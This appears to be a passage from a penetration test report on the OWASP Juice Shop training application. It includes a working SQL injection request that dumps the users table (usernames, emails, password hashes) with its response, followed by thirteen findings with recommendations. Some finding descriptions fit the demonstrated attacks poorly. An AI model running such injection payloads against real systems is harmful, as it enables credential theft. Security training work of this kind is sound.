
Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 158
ETag: W/"9e-RgnzWBtGPUJOlxX6NYl9rmxWTxA"
Vary: Accept-Encoding
Date: Wed, 23 Oct 2024 14:07:05 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "id":11,
        "ProductId":10,
        "BasketId":"3",
        "quantity":1,
        "updatedAt":"2024-10-23T14:07:05.628Z",
        "createdAt":"2024-10-23T14:07:05.628Z"
    }
}
```

The last step is to go through with payment. This problem can be mitigated by reviewing the item in the cart before the payment process and checking for their validity and sanitize the search input from the injections to begin with.




ed a challenge: Christmas Special (Order the Christmas special offer of 2014.)
Thank you for your purchase!
Your order has been placed and is being processed. You can check for status updates on our Track Orders page.
Your order will be delivered in 1 days.
Delivery Address
Bender
Robot Arms Apts 42, New New York, New New York, 10001
Planet Earth
Phone Number 797675345
Order Summary
Product
Price
Quantity
Total Price
Raspberry Juice (1000ml)
4.99¤
1
4.99¤
Apple Pomace
0.89¤
1
0.89¤
Quince Juice (1000ml)
4.99¤
1
4.99¤
Christmas Super-Surprise-Box (2014 Edition)
29.99¤
1
29.99¤
Items
40.86¤

User Credentials:

Another exploit can be done using the same search API, but this time using a more complex query to obtain user credentials.

Request

Pretty Raw Hex JSON Web Token

```
1  GET /rest/products/search?q=
   xxx'))+UNION+SELECT+username,email,password,totpSecret,5,6,7,8,9+FROM+users-- HTTP/1.1
2  Host: localhost:3000
3  sec-ch-ua-platform: "Linux"
4  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOi
   IiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0Z
   WYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
   YWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI
   6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTo0Njo0OS44NTUgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMy
   AxMzoyNzo0Ni43NjMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NjkwNzExfQ.qUhQjBCfuPMkSof9mQDTEU
   dwjv-q-JULskJTq6-NzaLcjeYHffxm_bhYnm0ZAlDOXincXU-_Y0sPIWZEGXPLPYEUMFFi6M1IO-IFkDSX5t56XvTzqjaDA_cIp
   nchDO-GTYA9KDS8_a6dAlCSsNZ8kFtkeF4LnfR4fTFgze43eXw
5  Accept-Language: en-US,en;q=0.9
6  Accept: application/json, text/plain, */*
7  sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="8"
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/129.0.6668.71 Safari/537.36
9  sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
   jel04ZaREB8Q3odlLcvCJf5SMIZHrzu5BUD4ivJcRnI7KAzkr6bl2VwPpXyJ; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOi
   IiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0Z
   WYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
   YWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI
   6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNC0xMC0yMyAxMTo0Njo0OS44NTUgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0xMC0yMy
   AxMzoyNzo0Ni43NjMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzI5NjkwNzExfQ.qUhQjBCfuPMkSof9mQDTEU
   dwjv-q-JULskJTq6-NzaLcjeYHffxm_bhYnm0ZAlDOXincXU-_Y0sPIWZEGXPLPYEUMFFi6M1IO-IFkDSX5t56XvTzqjaDA_cIp
   nchDO-GTYA9KDS8_a6dAlCSsNZ8kFtkeF4LnfR4fTFgze43eXw
16 If-None-Match: W/"38df-vRvRKUUOFk7USMPRa/XYeOc+3T4"
```

Response

Pretty Raw Hex Render

```
            "deluxePrice":5,
            "image":6,
            "createdAt":7,
            "updatedAt":8,
            "deletedAt":9
        },
        {
            "id":"bkimminich",
            "name":"bjoern.kimminich@gmail.com",
            "description":"6edd9d726cbdc873c539e41ae8757b8c",
            "price":"",
            "deluxePrice":5,
            "image":6,
            "createdAt":7,
            "updatedAt":8,
            "deletedAt":9
        },
        {
            "id":"evmrox",
            "name":"ethereum@juice-sh.op",
            "description":"2c17c6393771ee3048ae34d6b380c5ec",
            "price":"",
            "deluxePrice":5,
            "image":6,
            "createdAt":7,
            "updatedAt":8,
            "deletedAt":9
        },
        {
            "id":"j0hNny",
            "name":"john@juice-sh.op",
            "description":"00479e957b6b42c459ee5746478e4d45",
            "price":"",
            "deluxePrice":5,
```

Finding Classification

Each vulnerability or risk identified has been labeled as a Finding and categorized as a Critical Risk, High Risk, Medium Risk, Low Risk, or Informational, which are defined as:

Critical Risk Issues

These vulnerabilities should be addressed as soon as possible as they may pose an immediate danger to the security of the networks, systems, or data.
Exploitation does not require advanced tools or techniques or special knowledge of the target.

High Risk Issues

These vulnerabilities should be addressed promptly as they may pose a significant danger to the security of the networks, systems, or data.
The issue is commonly more difficult to exploit but could allow for elevated permissions, loss of data, or system downtime.

Medium Risk Issues

These vulnerabilities should be addressed in a timely manner.
Exploitation is often difficult and requires social engineering, existing access, or exceptional circumstances.

Low Risk Issues

The vulnerabilities should be noted and addressed at a later date.
These issues offer little opportunity or information to an attacker and may not pose an actual threat.

Informational Issues

These issues are for informational purposes only and likely do not represent an actual threat.

Finding

Finding 01: Allowlist Bypass

- **Observation**: The allowlist meant to prevent redirection to unauthorized domains is ineffective, allowing bypasses to non-allowlisted domains.
- **Affected Systems**: URL redirection feature.
- **Description**: The Juice Shop's redirection mechanism fails to properly enforce domain restrictions, allowing attackers to redirect users to external domains not on the allowlist by using clever input techniques. This poses phishing risks as users could be directed to malicious websites.
- **Recommendations**:
  - Enforce stricter checks on allowed domains during redirection.
  - Validate all URL inputs to ensure they match the allowlist before processing.
- **Validation**:
  - Test redirection by attempting to bypass the allowlist with a domain not explicitly listed and confirm the bypass.

Finding 02: Expired Coupon

- **Observation**: An expired coupon code is accepted by the system for discounts.
- **Affected Systems**: Coupon code redemption feature.
- **Description**: The Juice Shop system does not properly validate coupon expiration dates, allowing users to apply coupons that are no longer valid. This can result in revenue loss due to unauthorized discounts.
- **Recommendations**:
  - Implement a check for the expiration date on the server side before applying any coupon code.
  - Regularly audit coupon validity in the system to remove or deactivate expired ones.
- **Validation**:
  - Attempt to apply for an expired coupon and confirm that it still grants a discount.

Finding 03: Poison Null Byte

- **Observation**: A null byte injection is used to bypass file path restrictions.
- **Affected Systems**: File upload and path handling feature.

- **Description**: The Juice Shop fails to properly handle null byte characters when processing file paths, allowing an attacker to manipulate file extensions or file paths. This could be used to upload dangerous file types disguised as safe ones or access unintended resources.
- **Recommendations**:
  - Sanitize file path inputs to reject null byte characters.
  - Ensure that all file extensions and paths are securely validated.
- **Validation**:
  - Attempt a file upload with a null byte and verify that file handling can be bypassed.

Finding 04: Forgotten Developer Backup

- **Observation**: An exposed backup file containing developer information is publicly accessible.
- **Affected Systems**: Public directories or storage.
- **Description**: A forgotten backup file, likely meant for internal use, was discovered on the Juice Shop's public server. The file contains sensitive information that could be used to further compromise the system, such as credentials or configuration details.
- **Recommendations**:
  - Securely remove or relocate all sensitive backup files to non-public directories.
  - Periodically scan for and delete unnecessary or outdated backups.
- **Validation**:
  - Access the backup file directly through a public URL and confirm if sensitive information is exposed.

Finding 05: Forgotten Sales Backup

- **Observation**: A sales-related backup file is exposed and accessible without authentication.
- **Affected Systems**: Backup storage or public directories.
- **Description**: The Juice Shop contains a backup file related to sales transactions, which is publicly accessible. This could potentially expose customer data, including sales details and personally identifiable information (PII).
- **Recommendations**:
  - Restrict access to backup files by implementing proper authentication.
  - Ensure regular cleanup of sensitive files from public-facing directories.
- **Validation**:
  - Navigate to the public URL of the backup file and check if sensitive sales information is exposed.

Finding 06: Legacy Typosquatting

- **Observation**: Outdated package versions vulnerable to typosquatting attacks are in use.
- **Affected Systems**: Package management system.
- **Description**: The Juice Shop is using legacy versions of packages that could be exploited via typosquatting, where similarly named malicious packages could be installed instead of the legitimate ones.
- **Recommendations**:
  - Regularly update all dependencies to avoid outdated, vulnerable versions.
  - Implement package management policies that prevent installation of unverified or potentially malicious packages.
- **Validation**:
  - Review the installed packages and attempt to substitute a legitimate package with a similarly named malicious one.

Finding 07: Vulnerable Library

- **Observation**: An outdated library with known vulnerabilities is present in the application.
- **Affected Systems**: Dependency management in Juice Shop.
- **Description**: Juice Shop relies on a vulnerable library that has known security issues, leaving it open to exploitation. Attackers could exploit this vulnerability to perform malicious actions such as remote code execution or privilege escalation.
- **Recommendations**:
  - Update the vulnerable library to its latest secure version.
  - Monitor dependency vulnerabilities regularly and patch them promptly.
- **Validation**:
  - Use a dependency scanner to identify and confirm the vulnerable library in use.

Finding 08: XXE Data Access

- **Observation**: XML External Entity (XXE) processing vulnerability allows unauthorized access to internal data.
- **Affected Systems**: XML data processing functionality.
- **Description**: Juice Shop is vulnerable to XXE attacks due to improper parsing of XML input. An attacker can exploit this to retrieve internal files or execute remote code by injecting external entities into XML documents.
- **Recommendations**:
  - Disable external entity processing in all XML parsers used by the application.
  - Validate and sanitize all incoming XML inputs to prevent XXE attacks.
- **Validation**:
  - Submit a malicious XML payload that exploits XXE and verify unauthorized access to internal data.

Finding 09: Unsigned JWT

- **Observation**: The application uses unsigned JSON Web Tokens (JWT), allowing token forgery.
- **Affected Systems**: Authentication mechanism.
- **Description**: Juice Shop uses JWTs for user sessions, but the tokens are not signed, which means they can be forged by an attacker to gain unauthorized access to other user accounts or elevate privileges.
- **Recommendations**:
  - Sign all JWTs using a strong secret key to prevent forgery.
  - Implement JWT expiration and validation checks to enhance security.
- **Validation**:
  - Modify an unsigned JWT and verify if the application accepts the forged token.

Finding 10: Admin Section

- **Observation**: The administrative section is accessible without proper authentication.
- **Affected Systems**: Admin portal or backend controls.
- **Description**: The Juice Shop's admin section is exposed to unauthorized users due to weak or missing access controls, allowing attackers to perform administrative tasks without credentials.
- **Recommendations**:
  - Restrict access to the admin section with proper authentication and role-based access controls.
  - Enforce multi-factor authentication (MFA) for administrative accounts.
- **Validation**:
  - Attempt to access the admin section without credentials and confirm the unauthorized access.

Finding 11: Change Bender's Password

- **Observation**: The password change feature for "Bender" does not validate user identity properly.
- **Affected Systems**: User account management.
- **Description**: Juice Shop allows an attacker to change "Bender's" password without the need for proper authentication, resulting in unauthorized account control.
- **Recommendations**:
  - Implement strict identity verification for password changes, such as requiring the current password or sending a confirmation email.
  - Audit user account recovery and password change mechanisms for security weaknesses.
- **Validation**:
  - Attempt to change Bender's password without being logged in or without providing proper authentication.

Finding 12: Christmas Special

- **Observation**: The "Christmas Special" feature unintentionally exposes sensitive data when triggered.
- **Affected Systems**: Hidden feature triggered by seasonal events.
- **Description**: The Christmas Special challenge unlocks a feature in Juice Shop that leaks sensitive data, possibly due to poor handling of the event-related functionality. Attackers could exploit this to gain information that should not be exposed.
- **Recommendations**:
  - Review all special or hidden event features to ensure no unintended data is leaked.
  - Disable event-specific features when not in use, or implement access control around them.
- **Validation**:
  - Trigger the Christmas event and confirm if sensitive data is exposed through the hidden feature.

Finding 13: User Credentials

- **Observation**: User credentials are exposed due to improper storage and handling.
- **Affected Systems**: Authentication system, logs.

- **Description**: Juice Shop stores user credentials insecurely or logs sensitive information such as passwords, which can be easily accessed by an attacker. This leads to the exposure of usernames and passwords, compromising account security.
- **Recommendations**:
    - Store passwords securely using a hashing algorithm like bcrypt.
    - Ensure no sensitive information, such as passwords, is stored in logs or transmitted insecurely.
- **Validation**:
    - Review storage and log files to confirm if user credentials are exposed.